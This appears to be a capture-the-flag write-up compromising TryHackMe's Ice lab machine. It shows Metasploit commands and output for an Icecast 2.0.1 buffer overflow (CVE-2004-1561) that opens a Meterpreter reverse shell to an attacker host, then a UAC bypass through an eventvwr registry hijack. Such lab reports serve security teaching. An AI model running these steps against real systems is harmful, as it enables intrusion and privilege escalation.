
Full compromise of TryHackMe's Ice machine — Icecast 2.0.1 RCE (CVE-2004-1561) via buffer overflow, followed by Windows privilege escalation through UAC bypass / COM hijacking. Includes detailed methodology and remediation.

Platform: TryHackMe Target OS: Windows 7 / Windows Server 2008 R2 Difficulty: Easy Category: Buffer Overflow (RCE), Local Privilege Escalation
This report documents the full compromise of the Ice machine on TryHackMe, from initial reconnaissance to SYSTEM-level privilege escalation. The target exposes an outdated Icecast 2.0.1 streaming media server vulnerable to a remote buffer overflow (CVE-2004-1561) that allows arbitrary code execution via crafted HTTP headers. Initial access was obtained as a low-privileged user via a Meterpreter reverse shell. Privilege escalation to NT AUTHORITY\SYSTEM was then achieved by abusing a Windows COM object hijack vulnerability (bypassuac_eventvwr) that leverages auto-elevating binaries and registry key redirection under HKCU.
| Stage | Technique | Result |
|---|---|---|
| Reconnaissance | arp-scan, nmap | Identified host + 7 open ports |
| Initial Access | Icecast HTTP header buffer overflow (CVE-2004-1561) | Meterpreter session as local user |
| Privilege Escalation | bypassuac_eventvwr (COM/registry hijack) | SYSTEM shell |

ARP scan was used to identify the target's IP address on the local network.
arp-scan -l
Target identified at 192.168.37.138.

A full SYN scan with service/version detection was run against the target:
nmap -sS -sV 192.168.37.138
Results:
| Port | Service | Version |
|---|---|---|
| 135/tcp | msrpc | Microsoft Windows RPC |
| 139/tcp | netbios-ssn | Microsoft Windows netbios-ssn |
| 445/tcp | microsoft-ds | Windows 7–10 (workgroup: WORKGROUP) |
| 5357/tcp | http | Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) |
| 8000/tcp | http | Icecast streaming media server |
| 49152–49157/tcp | msrpc | Microsoft Windows RPC |
The host fingerprinted as DARK-PC, a Windows machine. Port 8000 running Icecast stood out as the most promising attack surface — it is not a standard Windows service and is known to carry historical CVEs.
A search for known Icecast vulnerabilities surfaced CVE-2004-1561:
Buffer overflow in Icecast 2.0.1 and earlier allows remote attackers to execute arbitrary code via an HTTP request with a large number of headers.
A matching Metasploit module was confirmed:
search CVE-2004-1561

exploit/windows/http/icecast_header 2004-09-28 great No Icecast Header Overwrite
Icecast 2.0.1 fails to properly bound-check the number of HTTP headers it processes. By sending more headers than the server's buffer is sized to handle, the excess data overflows into adjacent memory, overwriting data outside the reserved header-parsing buffer.
Specifically, the overflow corrupts the saved return address (EIP) on the stack — the address the CPU jumps back to once the function handling the request returns. By controlling this address, an attacker can redirect execution to attacker-supplied shellcode instead of the legitimate return point, resulting in arbitrary code execution in the context of the Icecast process.
use exploit/windows/http/icecast_header
set RHOSTS 192.168.37.138
set RPORT 8000
set LHOST 192.168.37.133
set LPORT 4444

exploit
[*] Started reverse TCP handler on 192.168.37.133:4444
[*] Sending stage (177734 bytes) to 192.168.37.138
[*] Meterpreter session 1 opened (192.168.37.133:4444 -> 192.168.37.138:49181)
A Meterpreter session was established as a low-privileged user.
With an active session, Metasploit's built-in suggester was used to identify viable local privilege escalation paths for the target's patch level:
use post/multi/recon/local_exploit_suggester
set SESSION 1
run

Several modules were flagged as likely viable, including bypassuac_eventvwr, which targets unpatched Windows 7 / Server 2008 R2 hosts.
This privilege escalation path abuses Windows' COM (Component Object Model) architecture, which allows components written in different languages to interoperate. COM objects commonly rely on shared DLLs, and the system resolves which DLL to load for a given COM object via registry paths — including paths stored under the current user's HKCU hive.
eventvwr.exe is an auto-elevating Windows binary (it silently triggers a UAC elevation prompt without showing the prompt itself, due to its manifest settings, on default UAC configurations). When it runs, it queries HKCU to resolve a COM object and load its associated DLL.
The exploit hijacks this lookup: it writes a malicious registry key under the current user's HKCU hive, pointing the COM resolution to an attacker-controlled payload instead of the legitimate system DLL. Because eventvwr.exe auto-elevates, the payload it triggers — in this case a command shell — executes with the integrity level eventvwr.exe elevates to, escalating the session from a standard user to a higher-privileged context, without ever rendering a visible UAC prompt.
use exploit/windows/local/bypassuac_eventvwr
set SESSION 1
set LHOST 192.168.37.133
set LPORT 4444
exploit

[*] UAC is enabled, checking level...
[+] Part of Administrators group! Continuing...
[*] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\SysWOW64\eventvwr.exe
[*] Meterpreter session 2 opened (192.168.37.133:4444 -> 192.168.37.138:49180)
[*] Cleaning up registry keys ...

C:\Windows\system32>
A second Meterpreter session was opened with an elevated shell, dropped directly into C:\Windows\system32, confirming privilege escalation.
| # | Finding | Severity | CVE / Reference |
|---|---|---|---|
| 1 | Icecast 2.0.1 HTTP header buffer overflow leading to remote code execution | Critical | CVE-2004-1561 |
| 2 | UAC bypass via COM/registry hijack (eventvwr.exe auto-elevation) | High | Known Windows 7/Server 2008 R2 UAC design weakness |
